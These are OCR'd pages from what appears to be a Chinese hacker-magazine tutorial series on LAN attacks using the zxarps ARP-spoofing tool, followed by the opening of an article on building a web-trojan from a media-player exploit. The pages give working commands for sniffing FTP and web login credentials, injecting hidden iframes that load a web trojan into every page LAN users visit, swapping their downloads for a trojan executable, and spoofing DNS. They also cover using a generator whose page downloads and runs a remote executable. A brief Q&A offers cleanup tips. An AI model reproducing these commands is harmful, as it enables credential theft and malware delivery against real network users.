


图 23

介绍一款在局域网中非常好用的嗅探器－－zxarp。zxarp 是在命令行下运行的工具，它需要 WinPcap 的支持，如果电脑上事先没有安装 WinPcap，需要先安装，可以从 http://www.skycn.com/soft/11534.html 下载到，安装完 WinPcap 后就可以运行 zxarp 了。把 zxarp 的文件 zxarps.exe 复制到 C 盘根目录下，按 Win+R 调出运行框，输入 cmd 后回车打开命令提示行，输入 cd\ 切换到 C 盘根目录下，输入 zxarps.exe 就可以看到软件的用法了，同时它还列出了当前可用的网卡，如图 23。

由于 zxarps 的用法比较多也比较复杂，所以我把用法给大家列了出来，以便大家大家参考：

```
options:
    -idx [index]        网卡索引号
    -ip [ip]            欺骗的IP,用'-'指定范围,','隔开
    -sethost [ip]       默认是网关,可以指定别的IP
    -port [port]        关注的端口,用'-'指定范围,','隔开,没指定默认关注所有端口
    -reset              恢复目标机的ARP表
    -hostname           探测主机时获取主机名信息
    -logfilter [string]设置保存数据的条件,必须+-_做前缀,后跟关键字,
                        ','隔开关键字,多个条件'|'隔开
    所有带+前缀的关键字都出现的包则写入文件
                        带-前缀的关键字出现的包不写入文件
                        带_前缀的关键字一个符合则写入文件(如有+-条件也要符合)
    -save_a [filename] 将捕捉到的数据写入文件 ACSII模式
    -save_h [filename] HEX模式
    -hacksite [ip]      指定要插入代码的站点域名或IP,
                        多个可用','隔开,没指定则影响所有站点
    -insert [html code]指定要插入html代码
    -postfix [string]   关注的后缀名,只关注HTTP/1.1 302
    -hackURL [url]      发现关注的后缀名后修改URL到新的URL
    -filename [name]    新URL上有效的资源文件名
```

```
    -hackdns [string]  DNS 欺骗，只修改 UDP 的报文，多个可
用 ',' 隔开
  格式：域名|IP，www.aa.com|222.22.2.2,www.bb.com|1.1.1.1
  -interval [ms]    定时欺骗的时间间隔，单位：毫秒，默认是3000 ms
    -spoofmode [1|2|3] 将数据骗发到本机，欺骗对象：1 为网关，2 为
目标机，3 为两者(默认)
  -speed [kb]        限制指定的 IP 或 IP 段的网络总带宽，单位：KB
  example:
    嗅探指定的 IP 段中端口 80 的数据，并以 HEX 模式写入文件
    zxarps.exe -idx 0 -ip 192.168.0.2-192.168.0.50 -port 80
-save_h sniff.log
    FTP 嗅探，在 21 或 2121 端口中出现 USER 或 PASS 的数据包记录
到文件
    zxarps.exe -idx 0 -ip 192.168.0.2 -port 21,2121 -
spoofmode 2 -logfilter "_US
  ER ,_PASS" -save_a sniff.log
  HTTP web 邮箱登陆或一些论坛登陆的嗅探，根据情况自行改关键字
    zxarps.exe -idx 0 -ip 192.168.0.2-192.168.0.50 -port 80
-logfilter "+POST ,+
  user,+pass" -save_a sniff.log
  用 | 添加嗅探条件，这样 FTP 和 HTTP 的一些敏感关键字可以一起嗅探
    zxarps.exe -idx 0 -ip 192.168.0.2 -port 80,21 -logfilter
"+POST ,+user,+pass
  |_USER ,_PASS" -save_a sniff.log
    如果嗅探到目标下载文件后缀是 exe 等则更改 Location: 为
http://xx.net/test.exe
    zxarps.exe -idx 0 -ip 192.168.0.2-192.168.0.12,192.168.
0.20-192.168.0.30 -sp
  oofmode 3 -postfix ".exe,.rar,.zip" -hackurl http://xx.
net/ -filename test.exe
    指定的 IP 段中的用户访问到 -hacksite 中的网址则只显示 just
for fun
    zxarps.exe -idx 0 -ip 192.168.0.2-192.168.0.99 -port 80
-hacksite 222.2.2.2,
  www.a.com,www.b.com -insert "just for fun<noframes>"
    指定的 IP 段中的用户访问的所有网站都插入一个框架代码
    zxarps.exe -idx 0 -ip 192.168.0.2-192.168.0.99 -port 80
-insert "<iframe src
  ='xx' width=0 height=0>"
    指定的两个 IP 的总带宽限制到 20KB
  zxarps.exe -idx 0 -ip 192.168.0.55,192.168.0.66 -speed 20
    DNS 欺骗
    zxarps.exe -idx 0 -ip 192.168.0.55,192.168.0.66 -hackdns
"www.aa.com|222.22.
  2.2,www.bb.com|1.1.1.1"
```

下面我们来实际测试几个功能，测试环境还是局域网中共有 3 台机子，机器名和对应的 IP 分别为“praintable：192.168.44.151”、“xpunsafe：192.168.44.152”、“2k3php：192.168.44.153”。

xpraintable 和 xpunsafe 是装着 XP 系统的两台客户端电脑，2k3php 是一台 web 服务器，操作系统为 Windows server 2003。xpunsafe 机子上运行 zxarp，作为攻击机；xpraintable 作为被攻击机。

1、指定的 IP 段中的用户访问到 hacksite 中的网址则只显示“菜鸟学堂演示”，在 xpunsafe 机子上输入如下命令：**zxarps.exe -idx 0 -ip 192.168.44.1-192.168.44.254 -port 80 -hacksite www.77169.com -insert "菜鸟学堂演示<noframes>"**，然后在 xpraintable 上打开 www.77169.com，效果如图 24 所示。




图 24

2、指定的 IP 段中的用户访问的所有网站都插入一个框架代码，在 xpunsafe 机子上输入如下命令：**zxarps.exe -idx 0 -ip 192.168.44.150-192.168.44.153 -port 80 -insert "<iframe src='http://192.168.44.153/test.html' width=150 height=150>"**，在 xpraintable 上随便打开一个网站，比如 www.baidu.com，效果如图 25 所示。

其中 http://192.168.44.153/test.html 是我在 2k3php 这台机子上的一个内容为 test 的网页，我之所以把 width 和 height 都设置为 150，是为了能让大家看到那个框架，把“http://192.168.44.153/test.html”换成你网页木马的地址，把 width 和 height 都设置为 0 就可以挂马了，局域网中除了你的电脑之外的所有电脑访问任何网站时都会访问你的网马。




图 25

3、下载.exe,.rar,.zip 文件时都指向你设定的文件 http://192.168.44.153/mm.exe，在 xpunsafe 机子上输入如下命令：**zxarps.exe -idx 0 -ip 192.168.44.2-192.168.44.254 -spoofmode 3 -postfix ".exe,.rar,.zip" -hackurl http://192.168.44.153/ -filename mm.exe**，其中 http://192.168.44.153/mm.exe 是放在 2k3php 这台 web 服务器上的木马 mm.exe。这个功能很厉害，理论上可以做到局域网中的除了你的电脑之外的所有电脑在下载任何文件时实际下载的都是你指定的木马，但这个功能也许是太过邪恶，成功率很低，我试了 30 多次只有一次成功了，当时还没截图。

好了，由于时间关系，关于 zxarp 的功能就给大家举这 3 个例子，至于 zxarp 的其它功能大家可以下课后自己摸索。这节课主要介绍了局域网中常用的几个攻击工具，可以让大家在局域网中想亮剑时有剑可亮。其中 Cain 和 zxarp 功能和用法实在不少，希望大家回去后多练习一下，都能驰骋局域网。

（本文所涉及到的 Cain、Winpacp、局域网助手、聚生网管、Framework2.0.exe、zxarps.exe 已收录到光盘中）



问：如何清除网站上的挂马代码呢？

答：你可以使用网马来以毒攻毒，用网马自带的扫面功能来扫描，当然也可以使用其他杀软来杀。这个方法仅供紧急，临时来使用。用后切忌删除。但是使用杀软时需要注意，它可能会删除整个 ASP 文件，当使用网马时候也需要注意判断是否是恶意的插入代码，接着要做好备份，删除掉关键的插入语句则可，如果是大的 webshell 则可以直接彻底删除。具体防范我们可以在一些上传图片之类的目录不给予执行 ASP、PHP、CER 等文件的执行权限，这样就可以有效的避免网站被入侵了。

文章难易度：★★★
文章知识点：几种常用的挂马方法，以及如何在局域网中进行挂马攻击

黑客兵器谱之再现局域网大作战

txcbg

马上就要到六一了，不由得想起了自己小学时过六一儿童节的情景。那时侯一到六一节就特别高兴，因为有东西吃。记得六一那天下午，就不上课了，把课桌围教室摆一圈，同学们在中间表演节目，每个人都会分到瓜子、花生，还有水果，大家一边吃着，一边看着节目，别提有多高兴了。后来长大了，儿童节也就离自己越来越遥远了，虽然现在瓜子、花生，还有各种水果都可以轻易吃到，但已经没有当时的感觉了。

天热了，人也开始变的懒散起来，有时从中午12点多开始睡午觉，能睡到下午5点多。眼看着这期菜鸟学堂开课的日子又快到了，不能再这样懒散了，得抓紧时间准备菜鸟学堂的课了。经过一阵忙碌，终于赶在菜鸟学堂开课前准备完了，这不，txcbg又准时站在了菜鸟学堂的讲台上。

“同学们好，很高兴又和大家见面了，上期杂志中我给大家介绍了局域网中的几种攻击方法，本堂课将继续介绍局域网中的攻防技术。在上堂课中我只是简单的介绍了一下如何在局域网中利用ARP和DNS欺骗挂马，但没有具体介绍，今天就来详细介绍一下如何在局域网中挂马和防范挂马。

俗话说的好：人在江湖漂，哪能不挨刀，常在网上混，哪能不中毒。随着用户计算机安全意识的提高，那种通过一个远程溢出程序就可以轻易搞定一片电脑的情况已经一去不复返了，但目前仍然有很多电脑中毒并沦为肉鸡，这是为什么呢？挂马在这里就扮演了极不光彩的角色。可以说现在有很多电脑中毒，都是因为访问了被挂马的网站或网页才造成的。这种挂马攻击对于那些没有打相应补丁的电脑来说几乎是一击必杀（杀毒软件？基本可以忽略不计，现在谁把网马挂出来前不使用杀毒软件测试一下啊，而且目前很多网马都是“全过”的），如果把挂马用在局域网攻击中，那危害就更大了，因为在局域网中配合ARP和DNS欺骗可以主动的攻击你，而不像在外网中只能被动的等你去访问。既然网马危害这么大，我们自然就有必要详细了解一下挂马，然后才能有针对性的防范网马。那什么是网马呢？网页木马实际上是一个HTML网页，与其它网页不同的是，该网页是经过精心制作的，电脑存在漏洞的用户一旦访问了该网页，如果没打相应补丁的话就会中木马。网马一般都是利用各种软件漏洞来下载并执行挂马者指定的文件（一般是木马，当然也可能只是一个测试程序），而且有一个趋势，几年前的网马大多利用IE浏览器的漏洞或Windows系统本身的漏洞，而近一两年很多网马都是利用常用应用程序的漏洞，比如Adobe Reader等。再来看一下什么是挂马，挂马就是把制作好的网马（很可能经过了免杀和加密处理）通过各种技术手段挂到网上，等待用户来访问。接下来我就使用前几天刚公布的利用暴风影音最新漏洞的一个网马为例来介绍一下怎样制作网马和怎样把网马挂出去。暴风影音受这个漏洞影响的版本是Build version：3.09.03.30，3.09.03.25，3.09.04.17，3.09.04.27（09年5月2日以前的所有2009版）。怎样生成利用这个漏洞的网马呢？网上已经有人公布了对应的网马生成器，我下载使用的就是“绅士暴风影音最新版oday_网马生成器”。




图1

为了进行测试，我使用VB简单的写了个小程序（其实就是一个弹出窗口），程序运行后的界面如图1所示。我把它上传到了我的免费web空间中来当作木马使用，访问地址为http://xxx.1.xjp.77169.net/testvb.exe。下面来生成一个网马，打开“绅士暴风影音最新版oday_网马生成器”，会看到如图2所示的界面，很简单吧。




图2

在“小马地址”后面输入你想要让网马下载执行的木马的地址，这里我们就填测试程序的地址“http://xxx.1.xjp.77169.net/testvb.exe”，点“生成”按钮后就会在网马生成器所在目录下生成网马了，网马一共包括了三个文件，分别是jkbb.htm、bff.css和bff1.css，把这三个文件也上传到我们免费的web空间中，直接访问jkbb.htm就会触发网马了，详细的访问地址就是“http://xxx.1.xjp.77169.net/jkbb.htm”。对了，我的虚拟

